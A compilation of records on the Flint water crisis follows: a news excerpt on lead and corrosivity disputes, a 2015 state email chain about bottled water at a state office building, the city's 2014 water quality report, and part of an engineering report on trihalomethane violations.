Brad Wurfel, communications director for the DEQ, said in an email to The Journal that Flint's water system has problems -- but is meeting safe water standards based on its water sampling.

"The city of Flint has challenges, no question," Wurfel said. "Decades of forestalled maintenance ... coupled with changes in city population size that put new demands on an old system ... compounded by a rate structure which makes Flint's water very expensive, are all serious issues the city must confront."

The "solution won't be cheap and relief for some parts of the city won't come quickly because this problem didn't start last month, last year, or even last governor; it started in the last century," the statement says.

Wurfel and the Virginia Tech researchers each questioned how testing by the city and the university have come up with different results.

Wurfel said that while the state "appreciates academic participation in this discussion, offering broad, dire public health advice based on some quick testing could be seen as fanning political flames irresponsibly."

Edwards said the university's work in Flint, including warnings about the corrosiveness of the city's tap water and sampling that has shown high levels of lead, is available to review online.

Wurfel said the state's program for ensuring water quality is built on federal law and "has been effectively protecting drinking water supplies for decades ... a consistent, solid program."

Virginia Tech conducted experiments on Flint water, concluding it leaches more lead from plumbing than does Detroit water, "creating a public health threat in some Flint homes that have lead pipe or lead solder."

More corrosive water creates more potential for that lead to leach into tap water, city, state and federal officials have said.

Edwards has said experiments at Virginia Tech show Flint's tap water is much more corrosive than treated water from Lake Huron -- sold by the city of Detroit, which had been used here for more than 50 years.

The city plans to connect to Lake Huron again in 2016 by tapping into the Karegnondi Water Authority pipeline, which Flint and Genesee County are partners in constructing.

The Virginia Tech professor said elevated lead levels in Flint tap water are tied to a corrosive water source that contains about eight times more chloride than Detroit water does.

"Chloride is generally considered to be very corrosive to iron. For instance, chloride present in road salts applied in the winter causes iron in cars and bridges to rust," the Virginia Tech team's website says.

In April 2014, after the city of Detroit terminated its contract to sell water to Flint, the city began using the Flint River as its water source.

Croft said, based on consultation with the DEQ, the city did not take steps at that time to attempt to make the water less corrosive.

Wurfel said large water system operators like Flint must carry out two consecutive rounds of water tests in a 12-month period after changing water sources.

The tests allow the city is to see what changes need to be made to minimize corrosion.

"Those (test) results show the system complies with the federal rule -- 90 percent of the samples are 15 ppb or less," Wurfel said in an email. "If the system is large -- 50,000 or more customers -- they still have to proceed with optimizing the system.

"They get a year to make a plan, based on the results of the tests. We get a year to review the plan. They get two years to implement the plan," the statement says. "We've encouraged Flint to skip the time periods and move immediately to optimizing."

The results of the Virginia Tech water testing in Flint are expected to be shared during a **town hall meeting** from 6-8 p.m. Tuesday, Sept. 15, in Saints of God Church, 2200 Forest Hill Ave.

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**From:** Walts, Brian (DTMB)  
**Sent:** Friday, September 18, 2015 10:26 AM  
**To:** Scates, Larry (DTMB)  
**Cc:** Noonan, Michael (DTMB)  
**Subject:** FW: Flint State Office Building potable water  
**Attachments:** City of Flint Annual Water Report.pdf; City of Flint Potable Water Evaluation Report.pdf; Flint Water Facility Notification.pdf

Good Morning Larry,

Mike asked me to forward this email to you for your thoughts. He said some questions are being asked about the bottled water we supplied to the Flint Facility after the water notification last January. I know it's a long email but we wanted to make sure we had as much information as possible to make the decision. I have also attached several documents that may help support the decision. I also attached the Facility Notification that we distributed on 01/07/15 saying that the bottled water would be provided as long as the public water didn't meet standards. Please let us know if more or clarification on any items are needed. Have a great weekend!

Thanks,  
Brian

---

**From:** Walts, Brian (DTMB)  
**Sent:** Thursday, September 17, 2015 2:07 PM  
**To:** Noonan, Michael (DTMB) <noonanm@michigan.gov>  
**Subject:** Flint State Office Building potable water

Mike,

I have researched the drinking water supplied to the Flint Facility and came up with a couple of plans we could consider as we move forward. The City of Flint began operation of their water treatment plant full time with the Flint River as the source on April 25, 2014. The water source before that date was from the Detroit Water Department. The excessive cost increases and reliability issues made the City of Flint explore and change their water source to the treatment plant. The City of Flint has signed agreements to purchase the needed 83 million gallons a day from the Karegnondi Water Authority after the completion of the new system in the fall of 2016, which will dramatically improve the water quality supplied to the water plant. The raw water will be pulled from Lake Huron instead of the Flint River after the connection into the Karegnondi Water Authority system.

The City of Flint hired a firm to investigate and analyze the city's water source and practices in response to the May 2015 sample results, which resulted in a violation of the Trihalomethane MCL limit. The operation evaluation was extensive and produced a 23 page report. The average of all eight sample sites in August 2014 was 142.1 ug/l and the most recent average of samples taken in August 2015 was 63.6 ug/l. The MCL defined by the EPA is 80 ug/l. Flint has now completed tests for 6 quarters and a straight annual running average applies. Based on the samples taken on August 18, 2015 there are no longer any sites in violation of the THM MCL limit. The up to date MOR (monthly operating reports), the 2014 Consumers Annual Report on Water Quality and the Operation Evaluation Report conducted by Lockwood, Andrews & Newnam Inc. on August 27 2015 shows no current violations with the City of Flint supplied potable water to its consumers. The report did make several recommendations in the areas of water source improvements, treatment process and improvements to the distribution system to help maintain the water quality.

We have contacted Mr. Glasskow with the City of Flint Water Department and requested our water be tested on site for the 10 regulated contaminants including Trihalomethanes and lead as well as offered our site to be a documented water sample test site for the city's routine monthly testing. We are hoping by doing this we will built a better working

relationship with the city of Flint as well as have a better understanding of the characteristics of our on-site water, backed with regular test results. Although the city has committed to performing the water test the date has not been set but we are hoping the city will send an operator out by next Tuesday 09/22/15 at the latest.

The idea to supply bottled water to the facility was during the city's violation period to help protect the tenants and visitors to the facility, even though the supplied water was reported to be safe for drinking. With 2 floors occupied we paid an average of \$150.00 per month for the water service. I am sure this number will double if not triple considering we have 5 floors occupied to date. After researching all the data matched with the monthly test samples, which are set and monitored by EPA and MDEQ, I would suggest we discontinue providing the bottled water. To be customer friendly and help maintain our above average customer service practices we could maintain 1 bottle water dispenser in the facility lobby area and evaluate at a later date of its need. The only reason I could suggest staying with the bottled water on all floors would be a positive test result after the site test this week or early next, which would be highly unlikely, or to help avoid any future issues that could result from a less than stable raw water source such as the Flint River. If we did decide to continue the bottled water program at the Flint Facility I would suggest we evaluate the program and its need after the city starts to pull water from the Lake Huron source, which should be a higher and more stable source of water to be treated.

I know we need to make a decision if we keep the bottled water or not at the facility so I hope some of this information will help make that decision and also give us the reasons and supporting documentation on how that decision was made. I hope it helps!


Thanks,

Brian



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**City of Flint  
Water Plant & Facilities**

**2014 Consumers Annual Report on Water Quality**

The City of Flint Department of Utilities is dedicated to providing high quality drinking water to the residents of the community. The Consumers Annual Report on Water Quality provides important information about your drinking water. This report includes information about the source of the water, health information, a chart summarizing United States Environmental Protection Agency (USEPA) required testing results, and a table giving explanations of important terms to understand when viewing the test results. The Flint Water Plant & Facilities operates and maintains a certified drinking water laboratory to assure compliance with all state and federal regulations and is committed to prompt and thorough notification to the consumers if there is any reason for concern about the quality of the drinking water.

Information about your drinking water is available at the City of Flint web page on the Internet at [www.cityofflint.com](http://www.cityofflint.com) or by calling the Flint Water Plant & Facilities at (810) 787-6537. The Safe Drinking Water Hotline at (800) 426-4791 is a resource for health related questions and water quality issues. General drinking water information can be found on the USEPA web site at [www.epa.gov/safewater/](http://www.epa.gov/safewater/).

### 2014 Key to the Detected Contaminant Tables

Symbol	Abbreviation for	Definition/Explanation
>	Greater than	
AL	Action Level	The concentration of a contaminant, which, if exceeded, triggers treatment or other requirements which a water system must follow.
HAA5	Haloacetic Acids	HAA5 is the total of bromoacetic, chloroacetic, dibromoacetic, dichloroacetic, and trichloroacetic acids. Compliance is based on the total.
LRAA	Locational Running Annual Average	
MCL	Maximum Contaminant Level	The highest level of a contaminant that is allowed in drinking water. MCLs are set as close to the MCLGs as feasible using the best available treatment technology.
MCLG	Maximum Contaminant Level Goal	The level of contaminant in drinking water below which there is no known or expected risk to health.
mg/L	Milligrams per Liter	A milligram = 1/1000 gram 1 milligram per liter is equal to 1ppm
MRDL	Maximum Residual Disinfectant Level	The highest level of disinfectant allowed in drinking water. There is convincing evidence that addition of a disinfectant is necessary for control of microbial contaminants.
MRDLG	Maximum Residual Disinfectant Level Goal	The level of a drinking water disinfectant below which there is no known or expected risk to health. MRDLG's do not reflect the benefits of the use of disinfectants to control microbial contaminants.
n/a	Not Applicable	
ND	Not Detected	
NTU	Nephelometric Turbidity Units	Measures the cloudiness of water.
pCi/L	Picocuries per Liter	A measure of radioactivity. Picocurie (pCi) means the quantity of radioactive material producing 2.22 nuclear transformations per minute.
ppb	Parts Per Billion (one in one billion)	The ppb is equivalent to micrograms per liter. A microgram = 1/1000 milligram.
ppm	Parts Per Million (one in one million)	The ppm is equivalent to milligrams per liter. A milligram = 1/1000 gram.
RAA	Running Annual Average	
TT	Treatment Technique	A required process intended to reduce the level of a contaminant in drinking water.
TTHM	Total Trihalomethanes	Total Trihalomethanes is the sum of chloroform, bromodichloromethane, dibromochloromethane and bromoform. Compliance is based on total.

## Water Source

From January 1st through April 30th 2014, The City of Flint purchased drinking water from the Detroit Water & Sewerage Department (DWSD) which operates several drinking water facilities. Following treatment to remove impurities, the water is pumped by DWSD to the Flint Water Plant, where the water is then monitored and distributed throughout the City.

The source water comes from the lower Lake Huron watershed. The watershed includes numerous short, seasonal streams that drain to Lake Huron. The Michigan Department of Environmental Quality in partnership with the U.S. Geological Survey, the Detroit Water & Sewerage Department, and the Michigan Public Health Institute performed a source water assessment in 2004 to determine the susceptibility of potential contamination. The susceptibility rating is a seven-tiered scale ranging from "very low" to "very high" based primarily on geologic sensitivity, water chemistry, and contaminant sources. The Lake Huron source water intake is categorized as having a moderately low susceptibility to potential contaminant sources. The Lake Huron water treatment plant has historically provided satisfactory treatment of this source water to meet drinking water standards. If you would like to know more information or a complete copy of the report, contact the City of Flint Water Plant at (810) 787-6537.

## General Information

In order to ensure that tap water is safe to drink, the EPA prescribes regulations, which limit the amount of certain contaminants in water provided by the public water systems. The Food and Drug Administration (FDA) regulations establish limits for contaminants in bottled water, which must provide the same protection for public health. Drinking water, including bottled water, may reasonably be expected to contain at least small amounts of some contaminants. The presence of contaminants does not necessarily indicate that water poses a health risk. More information about contaminants and potential health effects can be obtained by calling the EPA's Safe Drinking Water Hotline (800-426-4791).

The sources of drinking water (both tap water and bottled water) include rivers, lakes, streams, ponds, reservoirs, springs, and wells. As water travels over the surface of the land or through the ground, it dissolves naturally occurring minerals and, in some cases, radioactive material, and can pick up substances resulting from the presence of animals or from human activity. Contaminants that may be present in source water include:

- ◆ **Microbial contaminants;** such as viruses and bacteria, which may come from sewage treatment plants, septic systems, agricultural livestock operations, and wildlife.
- ◆ **Inorganic contaminants;** such as salts and metals, which can be naturally-occurring or result from urban storm water runoff, industrial or domestic wastewater discharges, oil and gas production, mining, or farming.
- ◆ **Pesticides and herbicides;** which may come from a variety of sources such as agriculture, urban storm water runoff, and residential uses.
- ◆ **Organic chemical contaminants;** including synthetic and volatile organic chemicals, which are by-products of industrial processes and petroleum production, and can also come from gas stations, urban storm water runoff, and septic systems.
- ◆ **Radioactive contaminants;** which can be naturally occurring or be the result of oil and gas production and mining activities.

Some people may be more vulnerable to contaminants in drinking water than the general population. Immuno-compromised persons such as persons with cancer undergoing chemotherapy, persons who have undergone organ transplants, people with HIV/AIDS or other immune system disorders, some elderly, and infants can be particularly at risk from infections. These people should seek advice about drinking water from their health care providers. EPA/CDC guidelines on appropriate means to lessen the risk of infection by *Cryptosporidium* and other microbial contaminants are available from the Safe Drinking Water Hotline (1-800-426-4791).

If present, elevated levels of lead can cause serious health problems, especially for pregnant women and young children. Infants and young children are typically more vulnerable to lead in drinking water than the general population. It is possible that the lead levels at your home may be higher than at other homes in the community as a result of materials used in your home's plumbing. Lead in drinking water is primarily from materials and components associated with service lines and home plumbing. The City of Flint Department of Utilities is responsible for providing high quality drinking water, but cannot control the variety of materials used in plumbing components. If you are concerned about elevated lead levels in your home's water, you can minimize your potential exposure to lead in your water by flushing your tap for 30 seconds to 2 minutes before using water for drinking or cooking. Information on lead in drinking water, testing methods, and steps you can take to minimize exposure is available from the Safe Drinking Water Hotline or at <http://www.epa.gov/safewater/lead>.

**Lake Huron Water Treatment Plant  
2014 Regulated Detected Contaminants Tables**

Regulated Contaminant	Test Date	Unit	Health Goal MCLG	Allowed Level MCL	Highest Level Detected	Range of Detection	Violation yes/no	Major Sources in Drinking Water
<b>Inorganic Chemicals – Monitoring at the Plant Finished Water Tap</b>								
Fluoride	5/13/14	ppm	4	4	0.59	n/a	No	Erosion of natural deposits; Water additive, which promotes strong teeth; Discharge from fertilizer and aluminum factories.
Nitrate	5/13/14	ppm	10	10	0.31	n/a	No	Runoff from fertilizer use; Leaching from septic tanks, sewage; Erosion of natural deposits.
<b>Disinfection By-Products – Monitoring in Distribution System Stage 2 Disinfection By-Products</b>								
Regulated Contaminant	Test Date	Unit	Health Goal MCLG	Allowed Level MCL	Highest LRAA	Range of Detection	Violation yes/no	Major Sources in Drinking Water
Total Trihalomethanes (TTHM)	2014	ppb	n/a	80	33.0	10.0 - 48.5	No	By-product of drinking water chlorination
Haloacetic Acids (HAA5)	2014	ppb	n/a	60	15.8	8.0 - 19.0	No	By-product of drinking water disinfection
<b>Disinfectant Residuals Monitoring in DWSD Distribution System</b>								
Regulated Contaminant	Test Date	Unit	Health Goal MRDGL	Allowed Level MRDL	Highest RAA	Range of Detection	Violation yes/no	Major Sources in Drinking Water
Total Chlorine Residual	Jan-Dec 2014	ppm	4	4	0.82	0.64-0.94	No	Water additive used to control microbes
Regulated Contaminant	Treatment Technique							Typical Source of Contaminant
Total Organic Carbon (ppm)	The Total Organic Carbon (TOC) removal ratio is calculated as the ratio between the actual TOC removal and the TOC removal requirements. The TOC was measured each month and because the level was low, there is no requirement for TOC removal.							Erosion of natural deposits

**2014 Turbidity – Monitored every 4 hours at Plant Finished Water Tap**

Highest Single Measurement Cannot exceed 1 NTU	Lowest Monthly % of Samples Meeting Turbidity Limit of 0.3 NTU (minimum 95%)	Violation yes/no	Major Sources in Drinking Water
0.19 NTU	100%	No	Soil Runoff
Turbidity is a measure of the cloudiness of water. We monitor it because it is a good indicator of the effectiveness of our filtration system.			

**2014 Microbiological Contaminants – Monthly Monitoring in Distribution System**

Regulated Contaminant	MCLG	MCL	Highest Number Detected	Violation yes/no	Major Sources in Drinking Water
Total Coliform Bacteria	0	Presence of Coliform bacteria > 5% of monthly samples	0	No	Naturally present in the environment.
E.coli Bacteria	0	A routine sample and a repeat sample are total coliform positive, and one is also fecal or E. coli positive.	0	No	Human waste and animal fecal waste.

**2011 Lead and Copper Monitoring at Customers' Tap**

Regulated Contaminant	Test Date	Unit	Health Goal MCLG	Action Level AL	90 <sup>th</sup> Percentile Value*	Number of Samples Over AL	Violation yes/no	Major Sources in Drinking Water
Lead	2011	ppb	0	15	< 2.0	0	No	Corrosion of household plumbing system; Erosion of natural deposits.
Copper	2011	ppm	1.3	1.3	0.10	0	No	Corrosion of household plumbing system; Erosion of natural deposits; Leaching from wood preservatives.

\*The 90th percentile value means 90 percent of the homes tested have lead and copper levels below the given 90th percentile value. If the 90th percentile value is above the AL additional requirements must be met.

**2014 Radionuclides**

Regulated Contaminant	Test Date	Unit	Health Goal MCLG	Allowed Level MCL	Level Detected	Violation yes/no	Major Sources in Drinking Water
Combined Radium Radium 226 & 228	5/13/14	pCi/L	0	5	0.86 + or - 0.55	No	Erosion of natural deposits


**2014 Special Monitoring**

Contaminant	MCLG	MCL	Level Detected	Source of Contamination
Sodium (ppm)	n/a	n/a	4.78	Erosion of natural deposits

Collection, sampling result information and table provided by Detroit Water and Sewerage Department (DWSD) Water Quality Division, ML Semegen  
City of Flint sample result information provided by the City of Flint Water Plant, M. Glasgow.





# Operational Evaluation Report

## City of Flint




# Trihalomethane Formation Concern

August 27, 2015  
In Response to May 2015 Sample Results




**Lockwood, Andrews  
& Newnam, Inc.**  
A LEO A DALY COMPANY



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## EXECUTIVE SUMMARY

Environmental Protection Agency (EPA) and Michigan Department of Environmental Quality (MDEQ) regulations require that public water suppliers test drinking water quarterly throughout the distribution system for disinfectant by-products (DBP's). Two categories of DBP's, tri-halomethanes (THM) and halo-acetic acids (HAA5), are regulated and must be tested for. The City of Flint began operation of their water treatment plant (WTP) full time with the Flint River as the source on April 25, 2014. Since that time, six quarters of samples taken have resulted in annual average violations for total THM. Prior to the first violation (Nov. 2014), the City hired Lockwood, Andrews & Newnam, Inc. (LAN) to complete this Operational Evaluation Report (OER) in conformance with EPA guidelines with the goal to determine the cause(s) of high levels of THM and evaluate possible solutions.

The EPA promulgated the Stage 2 Disinfectants and Disinfection By-Products Rule (DBPR) in January 2006 which set maximum contaminant levels (MCLs) for total trihalomethanes (TTHM) and HAA5 based on an annual running average, tested quarterly, for a given sampling location. The City of Flint reports levels from 8 sampling test locations. Of the six quarterly sampling cycles since Flint began operating the WTP full time, HAA5 levels have been acceptable but TTHM levels have exceeded the MCL. One sampling site was in violation following the May 2015 sampling cycle and results from August 2015 sampling indicate all sites are now within compliance.

A number of issues were identified as possibly contributing to the initial high THM levels measured.

1. Inefficient ozone system functionality which led to increased chlorine feed.
2. Upstream source influences in terms of increased chlorine demand.
3. Bypass stream around softening contributed to chlorine demand and increased total organic carbon (TOC) levels in the effluent.
4. Unlined cast iron pipes in the distribution system contributing to chlorine demand.
5. High water age in the distribution system due to:
  - a. Broken valves causing less than ideal flow patterns
  - b. Inefficient pump station pressure zones
  - c. Water storage volumes in excess of that needed for today's demands
  - d. Oversized water mains
  - e. Low water demands
6. High chlorine demand in filters.
7. High THM formation potential (THMFP) in source water.
8. Less than optimal removal of THM precursors.

A graphical representation of how the factors above relate to the timing of THM compliance sampling is shown as Table 1. Compliance sampling dates are hatched. Each row in Table 1 describes a factor that can lead to increased THM levels and the table defines when each of those factors applied. Note the convergence of nearly all factors around the second sampling period on August 21, 2014 to create what appears to have been a worst case scenario. The table also shows that the factors listed as those that the City can control have been addressed prior to 2015 sampling periods. Monthly operating report data up to August 1, 2015 is depicted on the Table.





TABLE 1 - SUMMARY OF NEGATIVE INFLUENCES ON THM COMPLIANCE SAMPLING												
FACTOR	Jan	Feb	Mar	Apr	May	June	July	Aug	Sept	Oct	Nov	Dec
2014												
Softening bypass stream over 20% of plant flow												
Ozone system not feeding optimally												
Using full water storage capacity of WSR & CSR												
Chlorine feed at WTP 7.0 mg/l or more												
Ferric chloride feed rate less than 10 mg/l Fe3+												
Raw water temp 23 degrees C or more												
Raw water TOC levels above 8.0 mg/l												
Raw water coliform over 5000 counts/day												
Positive bacteria test in dist. system (boil water notice)												
Water demand less than 15 mgd												
2015												
Softening bypass stream over 20% of plant flow												
Ozone system not feeding optimally												
Using full water storage capacity of WSR & CSR												
Chlorine feed at WTP 7.0 mg/l or more												
Ferric chloride feed rate less than 10 mg/l Fe3+												
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Raw water coliform over 5000 counts/day												
Positive bacteria test in dist. system (boil water notice)												
Water demand less than 15 mgd												

Date of occurrence  
 Expected dates of occurrence based on past data  
 Compliance sampling date

Factor under Flint staff control  
 Flint River characteristics  
 System factors



## **ACTION PLAN**

The City of Flint has signed an agreement with the Karegnondi Water Authority (KWA) to purchase raw water drawn from Lake Huron. The KWA system is currently under construction and expected to be operational by late 2016. The water supply from Lake Huron will have entirely different water quality characteristics from the Flint River and those characteristics are expected to yield drastically reduced DPB formation. With that, non-structural options to help reduce THM levels are much preferred over solutions requiring new construction. Therefore, two categories of actions have been devised: Stage 1 being actions that can be completed relatively quickly without major construction and Stage 2 consisting of either long term actions or solutions requiring major construction. The City is actively working to complete Stage 1 actions as soon as possible. Stage 2 actions are to be implemented only if Stage 1 actions are ineffective in adequately reducing TTHM levels and therefore Stage 2 is contingent upon the outcome of Stage 1. As of the date of this report, status updates for action items are shown in red.

### ***Stage 1 – Immediate Actions***

- Hire third party water quality expert to complete independent 'water audit'
  - The City hired Veolia Water to review all water quality related operations, procedures, actions taken and planned responses. Recommendations from Veolia were provided in a report and technical memo dated 3/12/15 and 3/30/15 respectively.
- Obtain an in house THM analyzer to allow regular operational monitoring of THM levels
  - THM analyzer was installed 2/17/15.
- Hire ozone system manufacturer to troubleshoot ozone system
  - Manufacturer and controls programmers performed on site evaluations followed by corrective modifications in January 2015.
- Bench scale jar testing
  - Match existing process and assess possible areas of improvement
    - Existing process was simulated and an evaluation of existing chemical feed dosages was completed by LAN.
    - Existing process TOC profile was developed by Veolia.
  - Simulate potential modifications to treatment process
    - Soda ash softening evaluation completed and PAC feed testing was completed by LAN.
  - Evaluate coagulation and flocculation polymer aid feeds to assist with TOC removal
    - Evaluations of polymer aids completed by LAN and PVS Technologies.
- WTP operational changes
  - Discontinue softening bypass stream to reduce chlorine demand
    - Operational directive has been set to soften no less than 80% of flow.
  - Disinfection of filter beds to reduce chlorine demand
    - Utility Service Group contracted by City and condition assessment completed. Controls improvements have been completed.
  - Begin coagulation and flocculation polymer aid feeds to assist with TOC removal if bench scale test results are positive
    - Jar testing completed to date has not indicated a meaningful benefit to feeding coagulation/flocculation polymer aids. Increased ferric doses have been implemented at the WTP based on positive jar test results.



- Increase water main flushing efforts to minimize stagnant water
  - Flushing efforts are ongoing as needed based on chlorine residual levels measured in the system.
- Water system modeling to identify areas with high water age and potential solutions
  - The water model has been improved and preliminary results, including system wide water age, have been produced. Water demand updates and reconciliation with operator's data are underway with expected completion in mid June, 2015.
  - Cedar Street Pump Station potential recirculation
    - Water model analysis to be completed Sept-Oct, 2015.
  - West Side Pump Station potential recirculation
    - Water model analysis to be completed Sept-Oct, 2015.
  - Storage tank volume use
    - Operating levels of West Side and Cedar Street reservoirs have been lowered to reduce water age. Possible elimination of WS or CS to be evaluated Sept-Oct, 2015.
  - Possible broken closed valve locations
    - Model has been updated with known broken valve locations. Model results are being evaluated for indications of other possible broken valves. City has also initiated valve assessment program.
  - Locations in need of flushing
    - High water age areas have been identified in the water model. Further evaluation is expected to be done by November 1, 2015 to determine most effective flushing points.

### ***Stage 2 – Contingent Actions***

- Replace filter media with granular activated carbon (GAC) media
  - Filter anthracite media was replaced with GAC media July – August 2015.
- Fix ozone system
  - Repairs have been made to gauges and programming and the system is producing proper ozone and functioning under manual operation. Further minor repairs are planned for the 1<sup>st</sup> quarter 2015 to allow automatic operation.
- Start feeding coagulation and flocculation polymer aids to lower TOC, if not completed in Stage 1
  - Polymers evaluated by LAN did not demonstrate notable benefit.
  - PVS Technologies evaluated a proprietary polymer that showed little benefit.
- Convert to lime and soda ash softening
  - Option deemed unnecessary due to effectiveness of new GAC media.
- Change disinfectant to chloramine or chlorine dioxide until KWA
  - Option deemed unnecessary due to effectiveness of new GAC media.
- Install pre-oxidant feed (permanganate) at intake to optimize ozone disinfection
  - Option deemed unnecessary due to effectiveness of new GAC media.
- Implement advanced treatment for THM precursor removal
  - Option deemed unnecessary due to effectiveness of new GAC media.



- Increased main flushing based on water modeling results
  - Water model analysis to be completed Sept-Oct, 2015.
- Continue valve replacements with water model assistance
  - Water model analysis to be completed Sept-Oct, 2015.
- Emphasize cast iron pipes on water main replacement priority list
  - Flint has bid replacement of over 2 miles of 24" steel pipe along Dupont and Bishop Streets to be completed when and if the City can allocate funds. The water main section is considered a critical transmission main, and is expected to contribute to decreases in water age when complete.

THM samples have been taken and tested 6 times for regulatory reporting since the City began using the Flint River for supply. Numerous additional sets of samples have been taken by the City for internal operational monitoring. Compliance samples were taken in May 2014, August 2014, November 2014, January 2015, February 2015, May 2015, and August 2015. The average of all eight sample sites in August 2014 was 142.1 ug/l and the most recent average of samples taken in August 2015 was 63.6 ug/l. The MCL defined by the EPA is 80 ug/l.



## **I. BACKGROUND**

The City of Detroit Water and Sewer Department (DWSD) has historically provided drinking water for the City of Flint and Genesee County. In the late 1990's growing concern regarding the reliability of the DWSD supply prompted the City of Flint to upgrade their existing water treatment plant (WTP). Those improvements, defined as Phase I, were completed in 2005 and were intended to allow the Flint WTP to operate, using the Flint River as the source, for an extended period of time in the event that supply from the DWSD was temporarily interrupted. Additionally, the Phase I improvements set the stage for Flint to break free from dependence on the DWSD supply and water charges over which they had no control.

### **A. WATER SUPPLY TRANSITION**

#### **1. Detroit Water and Sewer Department (DWSD)**

Prior to spring of 2014, the Genesee County and Flint region had been provided drinking water by the DWSD. However, due to excessive cost increases and reliability issues with the DWSD system other options had to be explored.

#### **2. Karegnondi Water Authority (KWA)**

In 2010 the Karegnondi Water Authority (KWA) was formed for the purpose of developing a new water supply from Lake Huron to serve the region in lieu of the DWSD supply and the City of Flint elected to join. The KWA expects the new system which is currently being constructed to become operational by the fall of 2016.

#### **3. Flint River – Interim Period**

With a renewing water supply agreement between Flint and the DWSD being terminated by the DWSD (effective April 30, 2014) and the KWA system not expected to be operational until late 2016, the City of Flint decided to initiate operation of the existing WTP full time utilizing the Flint River as the interim water source. A variety of WTP improvements were necessary for the Flint plant to become a full time plant. For purposes of this report, Phase II improvements to the Flint WTP are improvements intended to allow the plant to operate full time with either the Flint River as the source or the KWA supply as the source.

### **B. TTHM VIOLATIONS**

The EPA and MDEQ method of determining if TTHM sample results exceed the MCL uses a locational running annual average (LRAA). Flint's first TTHM violation was cited by the MDEQ following the third cycle of sampling completed in November 2014. Of the 8 sampling sites, 4 were in violation. At that time the MDEQ used the following calculation for determining if the MCL had been violated:

$$(2 \times \text{current quarter value} + \text{previous 2 quarter values}) / 4 = \text{Operational Evaluation Value}$$

Flint has now completed tests for 6 quarters and a straight annual running average applies. Based on samples taken on August 18, 2015 there are no longer any sites in violation of the THM MCL limit. The August 2014 average across all test sites was 142.1 ug/l and the August 2015 average is 63.6 ug/l. Test results are tabulated in Table 2. HAA5 sample results are shown in Table 3, of which Flint has had no violations.



**TABLE 2 – TTHM TEST RESULTS (ug/L)**

Sample Location	5/21/14	8/21/14	11/21/14	2/17/15	5/18/15	8/18/15	May/15 LRAA	Aug/15 LRAA
WTP Tap	56	86	33	-	~35	~25	n/a	n/a
1) 3719 Davison McDonalds	162.4	145.3	58.6	16.2	51.4	75.5	67.9	50.4
2) 822 S. Dort Hwy BP Gas Sta.	75.1	112.0	36.2	19.9	46.1	54.9	53.6	39.3
3) 3302 S. Dort Hwy Liquor Palace	111.6	127.2	33.3	16.8	63.5	53.2	60.2	41.7
